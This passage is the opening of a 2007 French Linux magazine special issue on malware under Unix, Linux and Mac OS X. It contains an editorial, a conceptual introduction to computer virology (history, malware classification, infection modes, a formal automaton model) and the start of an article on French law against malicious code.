HORS SÉRIE - HORS SÉRIE - HORS SÉRIE - HORS SÉRIE - HORS SÉRIE

GNU LINUX MAGAZINE / FRANCE

France Métro : 6,40€ - DOM 6,95€ - BEL : 7,30€ - LUX : 7,30€ - PORT. CONT. : 7,30€ - CH : 13FS - CAN : 12$ - MAR : 65DH

Septembre / Octobre 2007

HORS SÉRIE N°32

Virus

UNIX, GNU/Linux & Mac OS X

Toutes les clefs pour comprendre, expérimenter et se protéger

Administration et développement sur systèmes UNIX

Sommaire

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution /N° ISSN : 1291-78 34
Commission Paritaire : 09 08 K78 976
Périodicité : Bimestrielle
Prix de vente : 6,40 €

WWW.GNULINUXMAG.COM

GNU / Linux Magazine France Hors Série
est édité par
Diamond Editions
B.P. 20142 - 67603
Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail :
lecteurs@gnulinuxmag.com
Service commercial :
abo@gnulinuxmag.com
Sites :
www.gnulinuxmag.com
www.ed-diamond.com

Directeur de publication :
Arnaud Metzler
Rédacteur en chef :
Denis Bodor
Secrétaire de rédation:
Véronique Wilhelm
Relecture :
Dominique Grosse
Conception graphique :
Fabrice Krachenfels
Responsable publicité :
Tél. : 03 88 58 02 08
Service abonnement :
Tél. : 03 88 58 02 08

Impression :
VPM Druck Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes :
Distri-médias :
Tél. : 05 61 72 76 24

Bonjour à tous,

Le monde des virus peut paraître fascinant pour certains, effrayant pour d'autres, et même rentable pour d'autres encore... Quoi que l'on puisse en penser, ce monde est bien réel et il nous faut vivre avec. Alors que la majorité des utilisateurs est encore persuadée que les codes malveillants sont l'apanage quasi-exclusif de Windows, certains, non sans une arrière-pensée militante, voire intégriste, en faveur du logiciel libre et d'autres systèmes alternatifs, véhiculent l'idée que le salut consiste à migrer sous Unix/Linux ou Mac OS. Grave erreur ! Il n'existe nul sanctuaire ou territoire que les virus et autres codes malveillants ne soient capables d'envahir. La taille du territoire ou les parts de marché de tel ou tel environnement ne changent rien à l'affaire. Nul asile où se réfugier : l'unixien est traqué tout comme l'est l'aficionado de Windows.

D'où l'idée de ce numéro hors série destiné à clairement exposer les faits et à convaincre les plus irréductibles d'entre nous que nul village ne saurait résister à l'assaut des codes malveillants. Au fond, penser que Linux ou autres *unices*, par exemple, puissent être épargnés par le risque viral a presque quelque chose de vexant : cela suggère qu'ils seraient moins riches fonctionnellement parlant, dotés de moins de possibilités, bref tellement frustes que les virus n'y pourraient point vivre et le déserteraient pour des prairies windowsiennes plus vertes et plus grasses. C'est tout l'inverse. La richesse de ces environnements est telle que le risque existe et peut s'y exprimer avec force dès lors que l'utilisateur baisse sa garde.

C'est là que réside précisément le nœud du problème : ces mondes non windowsiens supposent avoir pour habitants des utilisateurs matures, libérés et possédant leur libre arbitre. Mais, nous le savons tous, toute erreur, tout péché d'orgueil informatique se paie très cher.

La démarche que nous avons choisie d'emprunter dans ce numéro spécial consiste à présenter le risque viral dans son acception la plus large, sous l'angle non seulement théorique et formel, mais aussi et surtout technique et pratique. Le but est d'expliquer pourquoi tous les systèmes sont concernés. Bien entendu, il serait illusoire d'espérer comprendre la nature réelle de ce risque sans se plonger dans la technique : dans le cas contraire, nous sommes condamnés à des discussions de salon qui ne mènent à rien et permettent au risque de subsister... et à certains de prospérer sur l'ignorance des autres.

Les 80 pages qui forment ce numéro constituent de plus une suite logique : tous les aspects sont graduellement évoqués. Du code le plus simple aux techniques les plus sophistiquées comme la mutation de code ou la furtivité, tout est passé en revue. Mais que le lecteur se rassure : point de technique inutilement ardue ou complexe. Tout a été présenté de la manière la plus didactique possible. Il est heureusement possible d'expliquer des concepts élaborés tout en restant clair et accessible.

Sur ces quelques lignes, nous vous laissons découvrir ce hors-série consacré aux codes malveillants sous GNU/Linux et Unix en espérant que les auteurs des différents articles – tous chercheurs dans le domaine de la virologie informatique – auront su vous captiver sans (trop) vous effrayer et vous sensibiliser à un risque hélas bien réel.

Denis Bodor et Eric Filiol

Les codes malveillants sous Unix/ Linux : la menace n'est pas fantôme

Le terme de virus, bien connu du grand public, est en fait improprement utilisé pour désigner des programmes qui n'ont souvent rien à voir avec les virus. De plus, ces derniers recouvrent une réalité bien plus complexe qu'il n'y paraît. Contrairement à un mythe encore vivace, les virus et autres codes malveillants ne sont pas l'apanage exclusif du monde Windows, bien au contraire. Quel que soit le système d'exploitation, de nombreuses sous-catégories existent, de nombreuses techniques virales existent, qui méritent d'être explicitées, en introduction de ce numéro spécial technique sur les virus dans le monde Unix/Linux. Cet article présente les définitions et concepts de base en virologie informatique.

Mythologie, préhistoire et histoire des virus

Avant de présenter succinctement les différentes familles de codes malveillants, il est important de replacer cela dans une perspective historique. Comme toute histoire, les mythes côtoient la réalité et, dans l'esprit de bien des utilisateurs, subsistent encore bien des fantasmes issus de cette mythologie.

Selon le mythe le plus répandu, les codes malveillants seraient l'apanage, sinon exclusif du moins quasi exclusif, du monde Wintel (Windows et Intel). Les autres plateformes, étant protégées de fait, seraient plus sûres voire totalement sûres comme l'affirmait encore en 2006 la brochure publicitaire d'un des plus grands challengers de Microsoft/Intel. Et encore récemment, certains « professionnels » de la sécurité de conseiller le passage à d'autres systèmes. Rien n'est plus faux. En outre, c'est ignorer l'histoire même de la virologie informatique, puisque le premier virus « officiel » a été écrit sous Unix en 1983 par Fred Cohen **[0]** (en réalité, il y en a eu quelques-uns avant – voir plus loin –, mais la renommée internationale de Fred Cohen a joué beaucoup). Rappelons que, à cette époque-là, les processeurs Intel et le système d'exploitation de Bill Gates, tels que nous les connaissons aujourd'hui, étaient encore des lueurs d'espoir dans les yeux de leurs créateurs.

Les travaux de Fred Cohen **[0, 1]**, au-delà de la programmation d'un tel code (pour un VAX 11/750 sous Unix), marquent la naissance de la virologie informatique en tant que science à part entière. Outre son célèbre résultat sur l'indécidabilité de la détection virale – détecter de manière certaine tout virus est une impossibilité –, Fred Cohen a démontré rigoureusement un certain nombre d'autres résultats non moins essentiels. Les plus importants d'entre eux, pour ce qui nous occupe, sont les suivants :

- pour toute machine de Turing (l'abstraction de la notion d'ordinateur, indépendamment de tout système d'exploitation), il existe au moins un virus ;
- pour une séquence (binaire ou non) aléatoire S, il est possible de construire une machine de Turing, pour laquelle S est un virus.

Ces deux résultats montrent clairement qu'aucun système d'exploitation n'est naturellement immunisé contre les codes malveillants en général et contre les virus en particulier. Il serait de plus erroné de penser qu'il s'agit là de résultats purement théoriques, sans réelle portée pratique : Fred Cohen a donné des preuves constructives de ses résultats, autrement dit, il a effectivement implémenté chacun d'entre eux **[0, 1]**.

L'histoire d'après Cohen (de 1983 à nos jours) a ensuite confirmé ses résultats, même si les virus, pour d'autres plateformes que Wintel, sont toujours restés dans une certaine pénombre de l'histoire de l'informatique et de la virologie informatique **[2]**. Mais les choses changent. Les principaux jalons de cette histoire sont les suivants :

- En 1983, le virus *Elk Cloner* fait son apparition, pour l'AppleiDOS 3.3 . En réalité, des éléments semblent indiquer que, dès 1981, un virus pour Apple II existait déjà. Durant les années 80, d'autres virus pour Apple feront épisodiquement leur apparition pour Apple II et IIGS. La raison tient au fait que, durant ces années, le nombre des ordinateurs Apple était plus important que celui des premiers PC, preuve avant l'heure que la médiatisation des virus est proportionnelle au nombre des différents systèmes existant sur le marché. À cette même époque, d'autres plateformes seront ainsi concernées par le risque viral : MacIntosh (virus *Macmag*), Atari ST, ZX Spectrum (*Dromader*), Amiga (virus *virus 2608*)...
- L'attaque du ver Internet en 1988 **[1]**. Ce ver était conçu spécifiquement pour les plateformes Unix de type BSD. Le ver Internet, à ce titre, préfigurait ce que seront les attaques de la fin des années 90 et début 2000, notamment avec l'exploitation des failles logicielles. Il est essentiel d'insister sur le fait que

c'est un ver pour Unix qui a eu probablement le plus d'impact sur le monde informatique et sa sécurité.

- Depuis le début des années 2000, avec l'explosion des vers informatiques, toutes les plateformes ont été touchées, notamment par l'exploitation des failles logicielles qui, malheureusement, elles aussi, concernent tous les systèmes. Ainsi, que ce soit pour le monde Mac (vers *Autostart, Opener...*) ou Linux (vers *Ramen, Slapper, Scalper, Appache Worm...*). Il est certain que le nombre de ces plateformes augmentant sensiblement, les codes malveillants qui les visent feront de même.
- Depuis 1995, avec les virus de documents (les plus connus étant les fameux *macro-virus*), le risque viral concerne la couche applicative liée au traitement des documents bureautiques (*Office, OpenOffice, PDF, Postscript...* À ce titre, tous les systèmes sont concernés.

Introduction : les infections informatiques

Le terme plus général d'*infection informatique* (les Anglo-Saxons utilisent le terme de *malware*) devrait de nos jours être utilisé pour décrire la grande variété de programmes malfaisants qui frappent les systèmes d'information modernes. La figure suivante en détaille les différents types. Elle représente la classification dite « d'Adleman » **[1]**, qui sert de nos jours de référence.




Fig. 1 : Les infections informatiques

Infection informatique : programme simple ou autoreproduteur s'installant dans un système d'information, à l'insu du ou des utilisateurs, en vue de porter atteinte à la confidentialité, l'intégrité ou la disponibilité de ce système.

Il est essentiel de noter que cette définition évoque des programmes, indépendamment de toute plate-forme particulière.

Le mode général de propagation et d'action de ces programmes est le suivant :

- Le programme infectant proprement dit est porté par un programme hôte (dit « programme infecté » ; dans le cas de la mise en route initiale du virus, par l'attaquant, on parle également de *dropper* (« largueur »)).
- Lorsque le dropper est exécuté :
  - le programme infectant prend la main et agit selon son mode propre ;
  - puis, il rend la main au programme hôte qui s'exécute.

Les programmes simples

Le mode propre de ces programmes, comme leur nom l'indique, est de simplement s'installer dans le système. L'installation se fait généralement :

- En mode furtif : l'utilisateur ne doit pas se rendre compte qu'un tel programme est présent dans son système. Par exemple, le processus attaché, n'est pas visible lors du listage des processus en cours (`ps aux` sous-Unix). D'autres techniques existent pour leurrer l'utilisateur et les éventuels antivirus **[3]**.
- En mode résident : le programme est actif en mémoire afin de pouvoir agir en permanence dès que l'ordinateur est allumé.
- En mode persistant. En cas d'effacement ou de désinstallation, le programme infectant est capable par différentes techniques, de se réinstaller dans la machine indépendamment d'un dropper.

Les programmes simples infectants appartiennent essentiellement à deux classes :

- **Les bombes logiques** : programme simple s'installant dans le système, qui attend un évènement (date, action, données particulières...) pour exécuter sa fonction offensive. Ces programmes constituent en général la charge finale d'un virus (ex. : virus `Vendredi 13`). C'est la raison pour laquelle les bombes logiques sont souvent assimilées par erreur aux virus.
- **Les chevaux de Troie** : programme simple composé de deux parties, le module serveur et le module client. Le module serveur, installé dans l'ordinateur de la victime, donne accès à tout ou partie de ses ressources à l'attaquant, qui en dispose via le réseau (en général), grâce à un module client (il est le « client » des « services » délivrés inconsciemment par la victime). Les leurres (fausse bannière de connexion Unix par exemple), les espions de claviers (*keyloggers*) ne sont que des cas particuliers de chevaux de Troie. Signalons que les termes de *bots* et de *botnets* concernent en grande partie des technologies de type chevaux de Troie (pour la prise de contrôle à distance des machines dites « zombies ».

Les programmes autoreproducteurs

Les virus définissent avec les vers la catégorie des programmes autoreproducteurs.

Les virus

Virus : programme qui « infecte » d'autres programmes (encore appelés « cibles ») en les modifiant afin d'y inclure une copie de lui-même, éventuellement différente.

Le choix des cibles ainsi que son mode infectieux est directement dicté par le type de virus considéré. Mais la structure des virus est toutefois relativement constante et est décrite par ce que l'on appelle le diagramme fonctionnel viral. Autrement dit, un virus se compose toujours des routines suivantes (même si certains virus basiques ou peu élaborés peuvent présenter des formes plus frustres) :

- Une routine de recherche des fichiers à infecter. Cette routine détermine la portée du virus et sa plus ou moins grande efficacité (recherche limitée au répertoire courant ou dans toute l'arborescence). Afin de prévenir la surinfection, le virus, en particulier, recherche une infection antérieure, par lui-même. Il utilise en général une simple signature, la même qu'utilisera l'antivirus pour détecter le virus.
- Une routine de copie. Pour chaque cible identifiée, le virus va s'y copier selon plusieurs modes (écrasement de code, entrelacement de code, ajout de code ou accompagnement de code). Cette routine doit minimiser le nombre d'accès disque en écriture afin de limiter le risque de détection.
- Une routine d'anti-détection. Deux grandes classes de techniques existent : la furtivité et le polymorphisme (voir ci-après). Le but est de lutter contre les antivirus de façon passive (c'est-à-dire sans agir directement contre l'antivirus), autrement dit, c'est la routine de lutte anti-antivirale.
- Accessoirement une routine offensive, encore appelée « charge finale » couplée ou non à un mécanisme de déclenchement appelé « gâchette ». Les premiers virus (objets d'étude dans le cadre de l'intelligence artificielle) ne comportaient pas de charge finale et cette éventuelle fonctionnalité n'est pas spécifique des virus. La volonté de nuisance et la bêtise de la plupart des programmeurs de virus ont largement contribué à jeter l'opprobre sur une discipline pourtant fascinante de l'intelligence artificielle, en systématiquement incluant une charge finale nuisible.

Les conditions d'existence présupposent un environnement minimal constitué : d'un processeur ou équivalent (microcontrôleur), de mémoire vive, d'une mémoire de masse (type disque dur ou assimilé) et d'un système d'exploitation même minimal. Les virus ne sont donc pas l'apanage exclusif de Windows : des virus sous Unix (voir l'article dans le dossier), sous Amiga, pour imprimante... sont une réalité. Au final, il ne faut jamais oublier qu'un virus n'est avant tout qu'un programme : il suffit d'un environnement capable d'exécution pour faire fonctionner un virus ou un code malveillant.

Les virus peuvent être classés selon plusieurs critères, mais, usuellement, c'est la nature de la cible qui sert à établir la plupart des classifications. Les principales classes de virus sont alors :

- Les virus d'exécutables en 16 ou 32 bits (virus W16 ou W32). La cible est un exécutable. De ce fait, le format d'exécutable (PE, ELF...) spécialise fortement le virus qui est limité à ce format. S'attaquant aux programmes compilés, ces virus sont donc spécifiques d'un système d'exploitation.
- Les macro-virus. Leurs cibles sont les applications bureautiques (essentiellement de la suite Office, et, plus récemment, la suite OpenOffice) qui incluent un interpréteur de langage (VBA en général, mais également OOBasic pour OpenOffice). Le code du virus est interprété au moment de l'ouverture du document et infecte l'application au niveau de certains fichiers indispensables à cette application. Ces virus ne sont pas spécifiques d'un système d'exploitation, mais d'une application. Plus récemment, des études ont montré que des formats comme le PDF pouvaient être également concernés.
- Les virus de secteur de *boot*. Le virus infecte exclusivement le programme de démarrage de 512 octets d'un périphérique bootable et accessible en écriture, dont la fonction est de lancer le système d'exploitation proprement dit. Le but est, d'une part, de contaminer tous les supports disposant d'un tel exécutable (disquette, disque dur, zip...) pour accroître la dissémination du virus, d'autre part, de prendre la main avant le système d'exploitation et donc également avant les logiciels que l'OS pourrait permettre de lancer (les antivirus en premier lieu). Alors que cette menace semblait avoir disparu avec l'arrivée des nouveaux systèmes d'exploitation, les techniques de furtivité ont permis de moderniser la technologie des virus de démarrage et d'en faire à nouveau une menace actuelle.

De nombreuses autres catégories existent (virus compagnons, virus blindés, virus lents, virus rapides, métavirus, virus métamorphes...), mais la place manque ici pour les présenter tous. Le lecteur pourra se référer à **[1, 3]** pour plus de détails.

Deux termes restent à définir : virus furtifs et virus polymorphes. Ils font référence à deux des trois grandes classes de techniques de lutte anti-antivirale (la troisième étant le blindage, voir **[3, chap. 8]**). Ces virus en fait, lorsque bien conçus et programmés, représentent de réelles menaces pour les antivirus qui ne parviennent pas toujours à les détecter.

Virus polymorphes/métamorphes : ces virus, après chaque infection, changent leur code (ils « mutent »), ainsi que la manière de changer ce code. Le but est de contrer la détection par recherche de signature. Les techniques utilisées sont le chiffrement (mais pas exclusivement et un virus chiffré n'est pas obligatoirement polymorphe), la réécriture de code, l'obfuscation...

Virus furtifs : ces virus cherchent à leurrer le système d'exploitation et les logiciels antivirus en tentant de faire croire à leur absence. Différents moyens sont alors possibles : exploitation de zones particulières échappant à la surveillance (pistes non utilisées par l'OS, secteurs défectueux ou non utilisés...), « leurrage » par modification de structures particulières (FAT par exemple)...

Un modèle unique pour les virus

Concernant spécifiquement les virus, il existe quatre modes principaux d'infection (d'autres modes, plus complexes, commencent à apparaître, mais leur présentation dépasse le cadre de cet article et de ce dossier ; le lecteur pourra consulter **[3]** pour plus de détails). Le processus d'infection est simple : l'exécutable cible, une fois identifié et déclaré éligible pour l'infection, va recevoir une copie du virus, directement au niveau du fichier exécutable sur le disque ou dans sa copie en mémoire. Ce processus de copie s'effectue au niveau du code binaire, la copie du virus étant sous forme d'un code exécutable.

Ces quatre modes sont les suivants (pour plus de détails sur ces modes, consultez **[1, chapitre 4]** :

- Les virus fonctionnant par écrasement de code (*overwriting codes*). Lorsque le virus est exécuté (via un programme infecté, par exemple), il infecte les cibles préalablement identifiées par la routine de recherche en écrasant leur code exécutable (en tout ou partie) avec son propre code. Réduits souvent au minimum, des codes sont en fait une charge finale à eux seuls. Le fait d'infecter équivaut à détruire les cibles. La propagation de tels codes ne fera que propager la destruction dans tout le système.
- Les virus infectant par ajout de code en accolant leur code à celui de la cible, soit au début (codes dits « *prepender* »), soit à la fin (les virus sont dits alors de type « *appender* »). Il en résulte, dans tous les cas, une augmentation de la taille du programme infecté, si aucune technique de furtivité n'est appliquée.
- Les virus infectant par entrelacement de code. Le code viral va alors injecter son propre code dans des espaces du code cible qui ont été alloués de manière surnuméraire (du fait de la granularité d'allocation mémoire), mais ne contiennent aucune donnée ou instruction utilisées par le code (en général, ces espaces sont initialisés à 0).
- Les virus fonctionnant par accompagnement de code ou virus compagnons. Le principal intérêt de ces codes tient au fait que contrairement aux modes précédents, l'infection ne modifie pas l'intégrité de la cible. Le principe général est le suivant : le code viral identifie une cible et duplique son code, non pas en l'insérant dans le code cible, mais en créant un fichier supplémentaire (dans un répertoire éventuellement différent) qui va « accompagner » la cible (d'où l'appellation de virus *compagnon*). Lorsque l'utilisateur exécute le programme cible infecté selon ce mode, la copie virale contenue dans ce fichier supplémentaire est en réalité exécutée en tout premier, de manière transparente, permettant ainsi au virus de propager, selon le même mode, l'infection. Ensuite, ce dernier exécute lui-même le programme cible légitime afin de lui redonner le contrôle.

Ces différents types de virus seront présentés dans ce numéro hors série, dans leur version pour Unix/Linux/Mac OS.

Au-delà de ces différences de mode d'action, il est cependant intéressant et utile de montrer qu'en réalité les virus fonctionnent selon un modèle unifié les décrivant tous. Ce modèle est celui du *virus générique*. En effet, tout virus peut être représenté de manière formelle par un méta-automate déterministe, où, à chaque état, est associé une fonction. Cette vision permet en quelque sorte d'illustrer plus simplement la vision théorique à l'aide de machine de Turing, de Fred Cohen **[0]**. Cet automate est défini ainsi :

- Soit l'automate $V = \{Q, A, I, F, S\}$, où l'ensemble des fonctions de l'automate constituant notre « alphabet » de base est défini par $A = \{f_i | i \in \mathbb{N} \text{ et } f_i : \mathbb{N} \rightarrow S, n \in \mathbb{N} \text{ et } S = \{0,1,2\}\}$;
- Q est l'ensemble des états tel que $Q = \{q / q \leq 7 \text{ et } q \in \mathbb{N}\}$;
- F est l'ensemble des états finaux tel que $F = \{7\}$;
- I est l'ensemble des états initiaux tel que $I = \{0\}$;
- Soit S l'ensemble des transitions défini par $S = \{ (0, f_0(x) = 0, 7), (0, f_0(x) = 1, 1), (1, f_1(x) = 0, 2), (1, f_1(x) = 1, 6), (1, f_1(x) = 2, 7), (2, f_2(x) = 0, 7), (2, f_2(x) = 1, 3), (3, f_3(x) = 0, 2), (3, f_3(x) = 1, 4), (4, f_4(x) = 0, 2), (4, f_4(x) = 1, 5), (4, f_4(x) = 2, 7), (5, f_5(x) = 0, 7), (5, f_5(x) = 1, 6), (6, f_6(x) = 0, 7), (6, f_6(x) = 1, 7)\}$.

Cet automate générique peut être représenté graphiquement par la figure suivante :




Fig. 2

Ainsi, la structure et l'organisation des différents éléments fonctionnels d'un virus sont mis en lumière. Les sommets (les états) représentent les éléments fonctionnels du virus. Les arcs entre deux sommets sont orientés et étiquetés. Ils définissent la transition entre deux états. Cette transition d'un sommet `a` au sommet `b` dépend du résultat de la fonction associée au sommet. Cette représentation ne prend pas en compte les erreurs liées à l'environnement (le système d'exploitation) où à l'interaction avec ce dernier. On peut également voir un virus comme une méta-machine de Turing se décomposant en sous-machines de Turing connectées entre elles, lesquelles représentent chacune un élément fonctionnel. Un virus `v` est alors un quadruplet `Pv = (Rech, Inf, Cf, Tr)`, où :

- `Rech` représente l'ensemble des fonctions de recherche de cibles ;
- `Inf` est l'ensemble des fonctions d'infection tel que `Inf = {E, R, A, T}`, où `E, R, A, T` sont des ensembles de machines de Turing tels que :
  - `E` est la classe des fonctions par écrasement ;
  - `R` est la classe des fonctions par recouvrement ;
  - `A` est la classe des fonctions par accompagnement ;
  - `T` est la classe des fonctions par entrelacement.
- `Cf` est l'ensemble des fonctions des charges finales ;
- `Tr` est l'ensemble des fonctions de transfert d'exécution.

Les vers

Un ver peut grossièrement être défini comme un virus de réseau, en première approximation.

Ver : programme autoreproducteur pouvant, entre autres possibilités, se propager par recopie sans être nécessairement attaché à un autre fichier, (utilisation de procédure `fork()` par exemple) et capable de se déplacer et de reproduire via un réseau informatique.

Trois grandes classes de vers sont habituellement répertoriées :

- Les vers simples (encore appelés « *worm* ») du type du ver Internet (1988). Ils exploitent généralement des failles logicielles réseau pour se disséminer.
- Les macro-vers. Le mode de dissémination se fait par des pièces jointes contenant des documents bureautiques infectés. De ce fait, ils pourraient être rattachés aux macro-virus. L'exemple le plus célèbre est celui du ver Melissa.
- Les vers d'emails. Là encore, le principal médium de propagation est la pièce jointe contenant un code malicieux activé soit directement par l'utilisateur, soit indirectement par l'application de courrier électronique en vertu de failles (par exemple I LoveYou et Internet Explorer version 5).

Conclusion

Ces quelques définitions ont permis de poser rapidement le « décor » et les « acteurs » de ce numéro spécial. Il est important de savoir que l'imagination sans limite des programmeurs de virus fait évoluer les classes et catégories de manière constante, et ce, quel que soit le système d'exploitation. La tendance qui se dessine depuis un certain temps est de combiner ces différents programmes pour donner lieu à ce que l'on pourrait qualifier de « tout en un viral ». De même que les virus incorporent maintenant assez souvent des mécanismes de bombe logique, les nouveaux vers combinent la plupart des fonctionnalités virales connues : à la fois virus, ver, cheval de Troie... Le meilleur exemple est celui des *bots*, tant médiatisés ces derniers temps.

RÉFÉRENCES

- **[0]** COHEN (F.), *Computer viruses*, Ph. Thesis, University of Southern California, 1986.
- **[1]** FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer Verlag France, 2004.
- **[2]** FILIOL (E.), «L'évolution des idées en virologie informatique», *Actes du 7ème colloque sur l'Histoire de l'Informatique et des Transmissions*, Jacques André et Pierre Mounier-Kuhn éditeurs, p. 155-170, éditions IRISA/Inria-Rennes, ISBN 2-72611-1281-1.
- **[3]** FILIOL (E.), *Techniques virales avancées*, collection IRIS, Springer Verlag France, 2007.

Eric Filiol et Jean-Paul Fizaine

École Supérieure et d'Application des Transmissions, Laboratoire de cryptologie et de virologie, {efiliol,jean-paul.fizaine}@esat.terre.defense.gouv.fr, http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

Les virus et la loi : la législation informatique appliquée à la virologie

Cheval de Troie, utilisation de ressources pour réaliser des actions (éventuellement distantes) plus ou moins destructrices, bombe logique à l'effet parfois dévastateur... les actions réalisables à l'aide de codes malicieux sont variées... et ne dépendent pratiquement que de l'imagination de leur concepteur. Ce texte n'a d'autres prétentions que d'essayer de présenter de quelle manière la loi française peut gérer les problèmes liés à la virologie informatique et les sanctions qu'encourent ceux qui pourraient être tentés d'utiliser des codes dits « malveillants ».

Il faut, en préambule, avoir conscience qu'au-delà des textes tels qu'ils sont écrits, c'est l'application qui en sera faite par les magistrats, qui trouve sa traduction dans la jurisprudence, qui permettra de préciser exactement dans quelle mesure la loi peut s'appliquer aux différents cas de figure. N'étant pas juriste de formation, je ne m'attacherai qu'à présenter les textes en dehors de toute interprétation et en ne les regardant que dans le cadre de la jurisprudence déjà prononcée.

Il n'existe pas de loi spécifique concernant les infractions informatiques. Celles-ci trouvent leur caractérisation dans un certain nombre de textes législatifs y faisant référence, et auxquelles se rattachent inévitablement les infections informatiques. Ce sont principalement :

- la loi du 5 janvier 1988, dite « loi Godfrain » ;
- la loi 78-17 du 6 janvier 1978, relative à l'informatique et aux libertés.

Ces deux textes ont été modifiés par la *loi du 21 juin 2004, pour la confiance dans l'économie numérique*. Ils permettent de caractériser l'ensemble des infractions contre des « *systèmes de traitement automatisés de données*[1] » (STAD), infractions trouvant ensuite leur sanction dans le code pénal. Ils ne font pas expressément référence aux infections informatiques. Cependant, celles-ci s'inscrivent parfaitement dans le cadre de ces textes et des infractions qu'ils prévoient, qui trouvent leur traduction dans les articles 323-1 à 323-7 du code pénal (fig. 1, p.11).

Les infractions informatiques

Ces infractions sont réparties en 4 catégories :

- accès ou maintien frauduleux au système, éventuellement aggravé par une atteinte à ce système ou aux données qu'il héberge (c. pén. 323-1) ;
- atteinte frauduleuse au système (c. pén. 323-2) ;
- atteinte frauduleuse aux données (c. pén. 323-3) ;
- détention ou mise à disposition d'outils permettant de réaliser une des trois infractions ci-dessus (c. pén. 323-3-1 – infraction créée par la loi de 2004).

Le préalable à la sanction pénale est la réalisation volontaire, c'est-à-dire que la personne réalisant l'infraction a conscience que cet accès ne lui était pas autorisé, quel que soit le moyen utilisé pour les réaliser, et frauduleuse, c'est-à-dire contre la volonté du propriétaire du système, de ces actions. L'absence de distinction dans les procédés ou moyens utilisés permet d'appliquer ces infractions au cas des infections informatiques.

Les infractions informatiques sous l'angle des infections informatiques

L'accès ou maintien frauduleux dans un système

Le virus peut être conçu pour réaliser un accès et/ou un maintien frauduleux au système. Cela est particulièrement vrai dans le cas d'un cheval de Troie, dont le but n'est autre que de permettre un accès aux ressources de la cible.

Dans l'absolu, on peut considérer que tout virus infectant un système à l'insu de son propriétaire pénètre « par effraction » dans celui-ci.

Les sanctions prévues dans le cadre de cette infraction sont aggravées s'il en résulte une modification ou une suppression involontaire des données (l'accès et/ou le maintien étant volontaire) ou une modification involontaire du fonctionnement du système[2]. Ainsi, un virus pénétrant dans un système et dont un effet secondaire pourrait être de faire « planter » le système pourrait se voir qualifié dans ce cadre (le ver Blaster

1 La jurisprudence donne aux systèmes de traitement automatisés de données une définition extrêmement large couvrant l'ensemble des cartes à puce, disques durs avec des données et des logiciels, des ordinateurs isolés, des systèmes d'information d'entreprise, des sites Internet...

2 http://www.e-juristes.org/Les-atteintes-aux-systemes

[août 2003] par exemple, outre son but ultime qui était une attaque en déni de service distribué contre le site *windowsupdate*, provoquait d'importants dysfonctionnements des systèmes infectés).

Les atteintes aux données et/ou au système

La justice entend sanctionner par les articles 323-2 et 323-3 du code pénal les atteintes volontaires aux données et/ou au système. Ces atteintes peuvent être de nature très variée et répriment :

- les modifications du système entraînant un dysfonctionnement (323-2) ;
- les modifications ou suppression des données (323-3).

L'introduction dans un système informatique d'une bombe logique, par exemple, entre dans le cadre de l'article 323-2[3], mais cela pourrait s'étendre facilement à tout programme malicieux utilisé pour mettre hors service un système. La modification d'un logiciel pour y inclure du code malveillant entre dans le cadre de l'article 323-34[4], mais cela pourrait probablement s'étendre à tout programme modifiant d'une façon quelconque (mais illicite) les données hébergées sur un système d'information.

La détention ou la mise à disposition de code malveillant

La loi pour la confiance dans l'économie numérique, outre une aggravation des sanctions prévues par les articles 323-1 et suivants du code pénal, a soulevé la controverse par son article 46 créant un délit (article 323-3-1 du code pénal) pour l'importation, la détention, la cession ou la mise à disposition illégitime d'outils (en ce qui concerne la virologie : programme informatique ou toute donnée conçue pour commettre une infraction).

Cette infraction a trouvé une première application le 10 janvier 2007 à Marseille, lorsqu'un dénommé « m0rtix » s'est vu inculpé, après 48 heures de garde à vue, de « *cession, détention et de mise à disposition de programmes permettant un accès frauduleux dans un système informatique* »[5]. Cette personne avait placé sur son site Internet le code source d'une *backdoor* utilisé par la suite pour réaliser des intrusions diverses.

Il reste toutefois à la justice à définir, la jurisprudence restant à écrire, de manière plus précise la notion de légitimité en la matière.

Signalons également que sont punissables la participation à un groupement créé afin de préparer une des infractions précitées (les groupes d'« auteurs » de virus pourraient donc entrer dans ce cadre) et la tentative de réaliser une de ces infractions. Avis donc aux programmeurs et concepteurs de virus en herbe : le seul fait de s'amuser à programmer un code malicieux (qu'il fonctionne ou non) est punissable par la loi dès lors que cela est fait sans motif légitime… cette légitimité restant soumise à l'appréciation du juge.

L'atteinte aux données personnelles

